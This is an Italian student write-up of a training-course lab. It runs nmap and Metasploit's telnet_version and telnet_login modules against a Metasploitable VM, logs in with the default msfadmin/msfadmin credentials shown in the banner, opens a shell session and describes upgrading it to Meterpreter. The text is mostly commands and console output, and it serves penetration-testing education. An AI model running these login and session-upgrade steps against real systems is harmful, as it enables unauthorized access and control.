S7L2

EPICODE

Esercizio
Traccia

Traccia:

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40

Per l'avvio dell'attività ho configurato gli indirizzi IP come richiesto:

alla macchina Kali Linux ho assegnato l'IP **192.168.1.25**, mentre alla macchina Metasploitable l'IP **192.168.1.40**. Successivamente, ho verificato la corretta comunicazione tra le due macchine eseguendo un ping dalla Kali verso la Metasploitable, ottenendo risposta positiva. Questo passaggio preliminare ha confermato che l'infrastruttura di rete è correttamente configurata e pronta per procedere con l'esercizio di exploitation tramite Metasploit.

Dopo aver confermato la corretta comunicazione tra Kali e Metasploitable, ho eseguito una scansione delle porte con il comando:

nmap -sV 192.168.1.40

```
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 07:49 EDT
Nmap scan report for 192.168.1.40
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
```

L'analisi ha restituito l'elenco dei servizi attivi, confermando che la porta **23/tcp (Telnet)** risultava aperta.

A questo punto ho avviato **Metasploit** tramite il comando:

msfconsole

All'interno della console ho effettuato una ricerca dei moduli disponibili relativi a Telnet con il comando:

search auxiliary/scanner/telnet

```
msf6 > searc auxiliary/scanner/telnet
[-] Unknown command: searc. Did you mean search? Run the help command for more details.
msf6 > search auxiliary/scanner/telnet

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank    Check
Description
   -  ----                                                     ---------------  ----    -----
   0  auxiliary/scanner/telnet/brocade_enable_login                            .  normal  No
Brocade Enable Login Check Scanner
   1  auxiliary/scanner/telnet/lantronix_telnet_password                       .  normal  No
Lantronix Telnet Password Recovery
   2  auxiliary/scanner/telnet/lantronix_telnet_version                        .  normal  No
Lantronix Telnet Service Banner Detection
   3  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes
Netgear PNPX_GetShareFolderList Authentication Bypass
   4  auxiliary/scanner/telnet/telnet_ruggedcom                                .  normal  No
RuggedCom Telnet Password Generator
   5  auxiliary/scanner/telnet/satel_cmd_exec                  2017-04-07      normal  No
Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   6  auxiliary/scanner/telnet/telnet_login                                    .  normal  No
Telnet Login Check Scanner
   7  auxiliary/scanner/telnet/telnet_version                                  .  normal  No
Telnet Service Banner Detection
   8  auxiliary/scanner/telnet/telnet_encrypt_overflow                         .  normal  No
Telnet Service Encryption Key ID Overflow Detection
```

Tra i moduli individuati, ho scelto di utilizzare:

use auxiliary/scanner/telnet/telnet_version

```
msf6 > use 7
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                        g-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

Dopo aver esplorato le opzioni per capire come interagire con il modulo, ho impostato l'host target specificando l'indirizzo IP della macchina Metasploitable:

set RHOSTS 192.168.1.40

Infine, ho avviato il modulo con il comando:

run

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                                     _ _       _     _       _
___  \x0a _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \
__/ _` / __| '_ \| |/ _ \| __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) |
 | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|__.__/|_|\___|__
___|\x0a                                                      |_|                                  \x0a\x0a\x0aWarning: N
ever expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with
 msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Il modulo **auxiliary/scanner/telnet/telnet_version** ha effettuato la connessione alla porta **23/tcp** del target, restituendo le informazioni relative al servizio Telnet in esecuzione sulla macchina Metasploitable, tra cui i dati di accesso (*Login with msfadmin/msfadmin*).

Come possiamo notare, siamo riusciti ad accedere da remoto al servizio telnet di Metaspoitable con le credenziali che sono state fornite dal modulo precedentemente utilizzato.

Extra

Per svolgere l'extra utilizziamo il modulo auxiliary/scanner/telnet/telnet_login. Questo modulo è progettato per automatizzare il tentativo di accesso a sistemi remoti tramite il protocollo **Telnet**, provando diverse combinazioni di nome utente e password.

```
msf6 > use 6
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```


Dopo aver visto le opzioni e aver compreso come utilizzare il modulo, compiliamo i parametri con le informazioni ottenute in precedenza e avviamo con il comando **run.**

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.1.40:23       - No active DB -- Credential data will not be saved!
[+] 192.168.1.40:23       - 192.168.1.40:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.40:23       - Attempting to start session 192.168.1.40:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.25:33041 → 192.168.1.40:23) at 2025-08-26 08:58:43 -0400
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Dopo aver fatto l'autenticazione, identifichiamo le sessioni attive tramite il comando **session -l,** rientriamo all'interno della sessione 1 e la mettiamo in background tramite CTRL+Z e confermando con Y.

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
===============

  Id  Name  Type   Information                              Connection
  --  ----  ----   -----------                              ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.1.40:23)  192.168.1.25:33041 → 192.168.1.40:23 (192.168.1.40)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N]  y
```

Successivamente avviamo un altro modulo post/multi/manage/shell_to_meterpreter, ispezioniamo le opzioni del modulo con il classico comando **show options**, compiliamo il parametro SESSION con 1 che farà l'upgrade della sessione in background creandone una nuova sulla base della prima sessione e avvio con il comando **run.**



Questo processo dimostra come un attaccante, una volta ottenute le credenziali e un accesso di base a un sistema vulnerabile, possa escalare rapidamente il livello di controllo.

Sfruttando la vulnerabilità iniziale (in questo caso erano le credenziali predefinite della macchina Metaspoitable) è stato possibile stabilire una connessione, e poi, usando gli strumenti avanzati di Metasploit, è stato possibile "aggiornare" la sessione a una shell **Meterpreter** che è molto più sofisticata di una semplice shell **Telnet** poiché può offrire funzionalità più avanzate come: caricamento di moduli aggiuntivi in memoria, raccolta di informazioni sul sistema (utente, processi, network). download e upload di file ed escalation dei privilegi.